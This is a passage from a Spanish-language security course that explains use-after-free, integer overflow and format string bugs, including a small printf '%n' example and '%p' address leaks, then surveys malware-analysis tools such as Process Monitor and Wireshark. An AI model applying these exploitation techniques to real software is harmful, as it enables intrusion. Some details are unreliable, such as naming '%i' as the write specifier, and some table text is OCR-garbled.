Si imaginamos una situación en la que se almacena una estructura de C que está formada por varios punteros de funciones, podemos ver de forma clara que, si uno de esos punteros se utiliza para llamar a una función tras haber sido liberada dicha estructura, un atacante podría forzar una reserva de memoria en ese bloque y almacenar falsos punteros. Esto permitiría al atacante controlar la ejecución del programa. En el caso de objetos de C++ lo que suele utilizarse para controlar el flujo de ejecución son las [Virtual Tables](#), que modificando el puntero a la tabla virtual de funciones el atacante puede crear una tabla falsa.

## 4.18 Integer Overflow

Los **integer overflow** son vulnerabilidades que por sí solas no permiten controlar el flujo del programa, sin embargo, pueden permitirnos provocar otro tipo de vulnerabilidades, como stack o heap overflows, que nos permitan controlar la ejecución del programa.

Este tipo de vulnerabilidades de corrupción de memoria se producen debido a las limitaciones de representación de enteros en la CPU. En el caso de que estemos representando un entero sin signo en un sistema de 32 bits, este entero se representará utilizando un máximo de 32 bits, lo que significa que solamente se pueden representar  $2^{32}-1$  números enteros.

Estas limitaciones de representación permiten que, si el programador no realiza los chequeos necesarios o no es suficientemente cuidadoso con las operaciones realizadas, se produzca un integer overflow. Por ejemplo, imaginemos que un programa necesita reservar memoria de forma dinámica (en el heap), y para reservar dicha memoria realiza un cálculo en el que multiplica el número de filas por el número de columnas para obtener el espacio total que debe reservar. Si el programador no es cuidadoso, esta multiplicación puede dar lugar a un número mayor que  $2^{32}-1$ , lo que significa que se produce un integer overflow.

Tras producirse este integer overflow, nuevas vulnerabilidades pueden producirse. Tras el integer overflow, la variable que almacena el entero no almacenará la cantidad de memoria correcta a reservar, sino que al 'pasarse' ésta contendrá el número correspondiente a lo que se pase, es decir, si el resultado es  $(2^{32}-1)+5$  el número resultante será 5, que evidentemente no es el espacio necesario.

Al realizar la reserva de memoria con un valor incorrecto, esto probablemente desembocará en un buffer overflow al intentar acceder para leer o escribir memoria basado en los accesos por índices de fila y columna, por ejemplo, si tras la reserva incorrecta se intenta acceder al elemento de fila 10 y columna 10 (matriz[10][10]), se estará accediendo a una zona de memoria que no pertenece a la matriz, sino a otros elementos del programa. Esto da la posibilidad al atacante de leer o escribir memoria que podría contener punteros de funciones u otra información vital, que en última instancia podría permitir controlar el flujo del programa.

## 4.19 Format String

Los **format string** son vulnerabilidades en las que el programador pasa una cadena controlada por el usuario como cadena de formato para una función que permite formatear cadenas, como **printf**, **sprintf**, etc. Aunque a priori no parece que esto represente un verdadero problema de seguridad, si que es un problema.

Dar la posibilidad a un atacante de controlar la cadena de formato permite que éste pueda explotar el formato para, por ejemplo, obtener direcciones de memoria, lo que le permitiría, por ejemplo, vencer al ASLR. Supongamos un programa vulnerable a format string que pasa una cadena de formato controlada por el usuario directamente a **printf**. En este caso, el atacante podría utilizar los caracteres de formato para imprimir direcciones de memoria del stack, permitiéndole acabar con la protección de ASLR.

Si el atacante utiliza, por ejemplo, '%p' como entrada, al pasarlo como cadena de formato a **printf**, este imprimirá la primera dirección de memoria de la pila. Si utiliza '%s' imprimirá la cadena apuntada por la primera dirección de memoria del stack. Incluso podrá utilizar el format string para escribir en memoria si utiliza '%n'. Ejemplo:

```
int i = 0;
printf("abcde%n", &i);
```


El código anterior escribirá el valor 5 en la variable i, ya que se pasa como parámetro la dirección de memoria en la que se almacena el valor de i, y en la cadena de formato se utiliza '%n' precedido de 5 caracteres ('%n' escribe la cantidad de bytes escritos antes del modificador).

Los format string, aunque no lo parece, son vulnerabilidades muy peligrosas, ya que permiten tanto obtener valores de direcciones de memoria, lo que permite vencer ciertas protecciones (como ASLR o Stack Cookies), como escribir el valor deseado en la dirección de memoria deseada (utilizando la cadena de formato '%i').

## 5. Herramientas de análisis de malware

Durante esta sección vamos a realizar un repaso por las herramientas que no hemos visto durante este módulo pero que son muy útiles para realizar ingeniería inversa y detección y explotación de vulnerabilidades.

### 5.1 Detect It Easy




[\*\*Detect It Easy\*\*](#) es una herramienta muy útil cuando tenemos frente a nosotros un programa malicioso que queremos analizar. Es recomendable utilizar este tipo de herramientas antes de comenzar con el análisis de código con un desensamblador como por ejemplo IDA.

Tener la información que proporcionan este tipo de herramientas es muy útil de cara a comenzar el análisis de código y el análisis dinámico. Entre la información que nos proporciona esta herramienta podemos destacar:

- **Entropía:** El valor de entropía nos indica el nivel de incertidumbre que existe en el programa analizado. Esta medida nos permite detectar si el binario se encuentra empaquetado o cifrado, ya que en estos casos el nivel de entropía será muy alto.
- **Importaciones:** la cantidad de imports de un programa nos puede dar una idea de si se encuentra cifrado o empaquetado.
- **Packer:** si la herramienta detecta el uso de algún empaquetador conocido, nos lo mostrará. Esta información nos permitirá conocer rápidamente el empaquetador, lo que nos da la posibilidad de desempaquetar rápidamente el binario y centrarse en el análisis del código malicioso.

## 5.2 CFF Explorer



CFF Explorer

Este programa, personalmente, es uno de los mejores para echar un primer vistazo del binario que deseamos analizar. En la pestaña inicial nos muestra información básica del ejecutable, como el tipo, el tamaño y los hashes del binario, que son la forma más fiable de identificar de forma inequívoca una muestra de malware.

Entre las funcionalidades más interesantes encontramos:

### Cabeceras de secciones

Esta pestaña nos muestra la lista de secciones que contiene el binario, incluyendo las direcciones de inicio y los tamaños. Además, podremos modificar las secciones listadas e incluso añadir nuevas secciones si lo deseamos.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
.text	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword	60000020
.data	000040C0	00054000	00004200	00053200	00000000	00000000	0000	0000	C0000040
.rsrc	00062798	00059000	00062800	00057400	00000000	00000000	0000	0000	40000040
.reloc	00003B3C	000BC000	00003C00	000B9C00	00000000	00000000	0000	0000	42000040

Cabeceras de secciones

### Lista de importaciones


Podemos ver la lista de importaciones del binario.

Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
00051098	N/A	00050FB0	00050FB4	00050F88	00050FBC	00050FC0
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ntdll.dll	5	00051E4C	FFFFFFFFF	FFFFFFFFF	00051CA8	0000112C
KERNEL32.dll	88	00051E64	FFFFFFFFF	FFFFFFFFF	00051C98	00001144
USER32.dll	97	00051FC8	FFFFFFFFF	FFFFFFFFF	00051C8C	000012A8
RPCRT4.dll	3	00052150	FFFFFFFFF	FFFFFFFFF	00051C80	00001430
WINMM.dll	1	00052160	FFFFFFFFF	FFFFFFFFF	00051C74	00001440
VERSION.dll	3	00052168	FFFFFFFFF	FFFFFFFFF	00051C68	00001448
GDI32.dll	27	00052178	FFFFFFFFF	FFFFFFFFF	00051C5C	00001458
msrvct.dll	89	000521E8	FFFFFFFFF	FFFFFFFFF	00051C50	000014C8

Lista de importaciones

## Editor de recursos

El editor de recursos nos permite añadir, modificar y eliminar recursos incluidos en el ejecutable. Esta sección es especialmente útil si tenemos en cuenta que existe malware que incluye la carga maliciosa en los recursos del ejecutable, por lo que nos permitiría detectarla y extraerla para analizarla.



Editor de recursos

Herramientas como Detect It Easy y CFF Explorer son el tipo de herramientas que deben utilizarse nada más comenzar a analizar el binario, durante lo que se conoce como etapa de **análisis estático**. Durante esta etapa de del análisis el objetivo es obtener la mayor información posible del ejecutable para afrontar las siguientes etapas (análisis dinámico y análisis de código) con la mayor información posible. La información que podemos extraer de esta etapa es: si la carga está empaquetada o cifrada, cadenas interesantes que nos den información sobre cuál es el principal objetivo del malware, imports interesantes que también nos permiten conjutar cuál podría ser el objetivo del malware, etc.

## 5.3 Process Monitor

[\*\*Process Monitor\*\*](#) es una herramienta proporcionada por Microsoft para realizar una monitorización avanzada del sistema y los eventos que se producen en el. Esta herramienta es muy utilizada durante el análisis dinámico de malware para detectar cuales son las acciones realizadas por un malware durante su ejecución.

Monitorización de eventos sobre el sistema de ficheros con Process Monitor

Ejecutar la muestra en un entorno controlado, como una máquina virtual, al mismo tiempo que registramos los eventos que se producen en el sistema es una muy buena manera de obtener información útil de cara a un posterior análisis de código más profundo. Realizar esta ejecución y revisar los eventos producidos nos dará pistas de que cadenas o llamadas a funciones de la API de Windows podemos revisar primero durante el análisis de código, ya que normalmente es muy complicado encontrar el lugar correcto para comenzar el análisis y comenzar por la función principal puede llevarnos a perder demasiado tiempo analizando bloques de código que no son realmente interesantes.


Process Monitor nos permite capturar los eventos que ocurren en el sistema y, posteriormente, analizarlos utilizando diferentes filtros para visualizar únicamente los eventos que puedan resultarnos más interesantes. Dispondremos de eventos relacionados con:

- **Registro de Windows:** acceso a claves de registro, tanto para consultar como para creación (el malware suele almacenar información interesante en el registro)
  - **Sistema de ficheros:** tanto el acceso a ficheros para lectura como para escritura, creación y eliminación.
  - **Conexiones de red:** registro con todas las conexiones de red realizadas
  - **Procesos y hebras:** información relacionada con la creación de procesos y hebras, lo que nos da información sobre otros procesos creados por el malware, o hebras.


Tras la captura, los eventos generados se pueden filtrar de forma rápida en base a los anteriores

tipos de eventos en el menú superior, con los botones:  . Mientras que el inicio de la captura y su posterior parada se realizará con el botón de la lupa .

Habitualmente no es suficiente con el filtrado de eventos en base a las categorías anteriores, por lo que se deberá realizar un filtrado avanzado. Para realizar dicho filtrado utilizaremos el menú 'Filter'->'Filter..'. En la nueva ventana de filtrado avanzado podemos seleccionar la categoría de filtrado y la condición de filtrado.



Por ejemplo, podemos filtrar para que solamente se muestren los eventos cuyo nombre de proceso que los generó es uno en concreto.



Estos filtros avanzados nos permiten filtrar por **identificador de proceso, nombre de proceso, operación** (muy útil para filtrar por eventos de creación de ficheros, modificación de claves del registro, etc.), **path** (si estamos buscando la modificación o creación de algún fichero o alguna clave del registro), **identificador de la hebra, usuario** o **duración**, entre otros.

Como vemos, esta herramienta es realmente útil, y debe ser una de las primeras herramientas a utilizar al comienzo del análisis de malware, eso sí, después de haber realizado un mínimo análisis estático con las herramientas de las secciones anteriores para conocer mejor el binario

al que nos enfrentamos.

## 5.4 Process Explorer


**Process Explorer** es una herramienta que nos permite visualizar de una forma más avanzada que el administrador de tareas de Windows los procesos en ejecución en el sistema. Al igual que Process Monitor, esta herramienta también está desarrollada por la propia Microsoft.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	0.01	2,624 K	5,588 K	724	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	10,840 K	14,940 K	820	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	3,776 K	9,700 K	852	Host Process for Windows S...	Microsoft Corporation
dwm.exe		1,100 K	4,104 K	2584	Desktop Window Manager	Microsoft Corporation
svchost.exe	0.01	6,624 K	12,304 K	876	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	29,180 K	34,400 K	900	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,576 K	4,296 K	988	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	11,120 K	11,588 K	1120	Host Process for Windows S...	Microsoft Corporation
spoolsv.exe	< 0.01	4,660 K	8,612 K	1244	Spooler SubSystem App	Microsoft Corporation
svchost.exe		10,576 K	11,604 K	1288	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	4,480 K	7,800 K	1404	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,400 K	8,576 K	1432	Host Process for Windows S...	Microsoft Corporation
cygrunsrv.exe		6,016 K	5,960 K	1648		
taskhost.exe	< 0.01	6,008 K	7,996 K	1712	Host Process for Windows T...	Microsoft Corporation
conhost.exe	< 0.01	616 K	2,364 K	1848	Console Window Host	Microsoft Corporation
sshd.exe		6,160 K	5,812 K	1868		
wlms.exe		616 K	2,588 K	1888	Windows License Monitoring...	Microsoft Corporation
sppsvc.exe		6,164 K	11,176 K	740	Microsoft Software Protectio...	Microsoft Corporation
svchost.exe		1,800 K	4,612 K	1856	Host Process for Windows S...	Microsoft Corporation
explorer.exe	0.01	42,440 K	49,968 K	2608	Windows Explorer	Microsoft Corporation
VBoxTray.exe	< 0.01	1,596 K	5,364 K	2720	VirtualBox Guest Additions Tr...	Oracle Corporation
procexp.exe	0.37	19,028 K	26,424 K	2432	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Procmon.exe		10,356 K	13,156 K	2464	Process Monitor	Sysinternals - www.sysinter...
SearchIndexer.exe	0.01	16,812 K	10,648 K	2940	Microsoft Windows Search I...	Microsoft Corporation
WmiPrvSE.exe		6,360 K	9,748 K	4076	WMI Provider Host	Microsoft Corporation
svchost.exe		46,412 K	51,492 K	2184	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		5,452 K	10,320 K	3456	WMI Provider Host	Microsoft Corporation
System Idle Process	99.40	0 K	24 K	0		
System	0.01	48 K	728 K	4		
Interrups	0.14	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		260 K	840 K	260	Windows Session Manager	Microsoft Corporation
cars.exe	< 0.01	1,476 K	3,636 K	336	Client Server Runtime Process	Microsoft Corporation
carss.exe	< 0.01	1,308 K	4,516 K	380	Client Server Runtime Process	Microsoft Corporation
wininit.exe		912 K	3,304 K	388	Windows Start-Up Application	Microsoft Corporation
services.exe		3,952 K	6,728 K	484	Services and Controller app	Microsoft Corporation
svchost.exe		2,764 K	7,464 K	600	Host Process for Windows S...	Microsoft Corporation
VBoxService.exe	< 0.01	1,608 K	4,532 K	660	VirtualBox Guest Additions S...	Oracle Corporation
svchost.exe		1,236 K	3,932 K	2860	Host Process for Windows S...	Microsoft Corporation
lsass.exe		3,052 K	8,332 K	492	Local Security Authority Proc...	Microsoft Corporation
lsm.exe		1,252 K	3,076 K	500	Local Session Manager Serv...	Microsoft Corporation
winlogon.exe		1,748 K	5,420 K	412	Windows Logon Application	Microsoft Corporation

CPU Usage: 0.66% | Commit Charge: 14.57% | Processes: 40 | Physical Usage: 27.14%


Process Explorer

Además de lo útil que es poder ver los procesos y sus procesos padres, lo que nos proporciona una visión más clara a nivel de procesos del funcionamiento del malware, esta herramienta también nos proporciona información sobre los manejadores activos para un proceso, muy útil para conocer los ficheros utilizados, o los 'mutex' creados por el malware. Adicionalmente, también se puede ver una lista de las DLLs cargadas por el proceso en el panel inferior.



Lista de manejadores del proceso seleccionado

Haciendo click derecho sobre el proceso que deseemos, también podemos acceder a una serie de opciones interesantes, como matar el proceso, suspenderlo, crear un 'dump' o incluso enviarlo a VirusTotal para analizarlo y obtener más información.



Acciones para el proceso

## 5.5 Wireshark



[Wireshark](#) no es una herramienta que sirva de forma específica para analizar malware, sin embargo, nos permite interceptar las comunicaciones de red que están produciéndose en la máquina infectada. Gracias a esta herramienta seremos capaces de detectar cual o cuales son los servidores de control (comúnmente llamados C&C ó C2) a los que se conecta el malware para enviar los datos robados y/o recibir órdenes.

Wireshark no solamente nos permite capturar el tráfico de red que se produce en la máquina, sino que además nos permite filtrarlo para poder estudiarlo y analizar lo que está ocurriendo. Es una herramienta realmente útil cuando estamos analizando malware de cara a comprender el protocolo que utiliza para comunicarse con el servidor de control.

Para comenzar la captura de red con Wireshark solamente es necesario seleccionar el adaptador de red y pulsar el botón del menú superior. Tras esto, veremos como Wireshark comienza a capturar el tráfico de red. Podremos ver el listado de paquetes que se generan (en diferente color según el protocolo), el puerto destino, las direcciones IP de fuente y destino, etc. Pulsando sobre un paquete podremos ver en la parte inferior más información sobre el paquete además de su contenido.

Capturing from Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
27	16.634195	10.0.2.15	185.199.109.153	TCP	54	1061 → 443 [ACK] Seq=352 Ack=4097 Win=64149 Len=0
